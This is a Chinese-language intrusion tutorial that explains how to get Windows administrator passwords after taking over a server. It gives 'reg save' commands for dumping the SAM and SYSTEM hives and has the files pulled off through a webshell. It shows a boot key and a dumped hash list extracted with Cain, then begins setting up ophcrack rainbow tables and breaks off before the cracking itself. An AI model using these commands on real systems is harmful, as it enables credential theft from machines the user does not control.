


图1

怎样获得管理员用户的密码呢？在提权成功获得系统权限后抓取管理员用户的hash然后破解出明文密码是一种方法，而且这种方法几年前就有了，技术已经比较成熟。一开始抓系统用户的hash是用PwDump等工具，不过这些工具很可能被服务器上的杀毒软件查杀，不会自己做免杀的就比较麻烦了。后来又出现了通过注册表导出hash的方法，这样不用在服务器上利用第三方工具抓取hash了，免去了不少麻烦。mickey＆李峰在黑客X档案2010年第2期“渗透中另一种抓取系统密码HASH的技巧”一文中介绍了这种方法，自从看了这篇文章后我就用导出注册表的方法抓系统hash了。虽然mickey＆李峰介绍过方法了，但好象还有很多人没注意到这个方法，我今天再 嗦的重复一次。

用导出注册表的方法抓系统hash的语句为：

reg save hklm\sam sam.hive

reg save hklm\system system.hive

命令执行后会在执行命令的当前目录下生成文件sam.hive和system.hive。当然执行上面的命令至少需要管理员权限，不过在提权成功后这不是问题了。还可以指定生成文件的位置，比如可以执行如下的命令：

reg save hklm\sam c:\sam.hive

reg save hklm\system c:\system.hive

命令执行后会在c盘根目录下生成sam.hive和system.hive，如图1。

用webshell把生成的sam.hive和system.hive下载回来。打开Cain，选择“Cracker”选项卡，在左面的破解项中选择“LM & NTLM Hashes”，在右面的空白处右键，在弹出的菜单中选择“Add to list”，如图2。




图2




图3

在弹出的“Add NT Hashes from”窗口中选择“Import Hashes from a SAM database”，也就是选择从SAM文件中导入Hashes，在“SAM”输入框右面点那个三个点的选择按钮选择下载回来的sam.hive，在“Boot Key”下面的输入框的右边点三个点的选择按钮，在弹出来的“Syskey Decoder”窗口中选择下载回来的system.hive，会得到一个32位长度的字符串，这就是我们需要的Boot Key，这里的Boot Key为ccb7e0ea435dd6324f2655e76ccca140，如图3。复制Boot Key ccb7e0ea435dd6324f2655e76ccca140，点“Syskey Decoder”窗口中的“Exit”按钮关闭“Syskey Decoder”窗口，把ccb7e0ea435dd6324f2655e76ccca140粘贴到“Boot Key”下面的输入框中，点“Next ->”按钮后就可以看到如图4的导出hash的机器中用户对应的密码hash了。




图4

在显示hash的地方右键，选择“Export”来导出用户名以及用户密码对应的hash，如图5。




图5

我导出的文件为123.lc，用记事本打开123.lc，得到内容如下：

```
    Administrator:"":"":BD79F2D6A52F1F38DB2294261F5
98B4C:9A6CF9853537B192EBD8DE4AC1BF1DE2
    Guest:"":""::
    SUPPORT_388945a0:"":"":AAD3B435B51404EEAAD3B435
B51404EE:2D18B791D7D5672B0463B5D0C95D9558
    IUSR_TXCBG:"":"":76BC3AF802D0C1013B9BFF6A628E12
72:2531138C28EEF656C807F48A837A3DC6
    IWAM_TXCBG:"":"":EBB6538AD9BF773AD99732C7529472
1E:F3986E345605D6CCA67D39D2A147C3B0
    SQLDebugger:"":"":AAD3B435B51404EEAAD3B435B5140
4EE:F5318A94AFD6C095F5E815644ABD402A
```

现在已经得到管理员用户Administrator的密码对应的hash，下面该来破解密码了，用到的软件是ophcrack。我在虚拟机里安装了ophcrack，并且下载了免费的380M的彩虹表文件。打开ophcrack，点“Table”按钮来选择破解用的彩虹表文件，在出来的“Tables Selection”窗口中选择XP free small类型的彩虹表，然后点下面的“Install”按钮来选择具体的彩虹表文件所在的文件夹，我虚拟机中保存XP free small彩虹表文件的文件夹为E:\tables_xp_free_small，选择好后对应的彩虹表类型XP free small前面会显示一个绿点，如图6。点“OK”按钮后破解用的彩虹表文件就安装好了，下面可以来破解了。

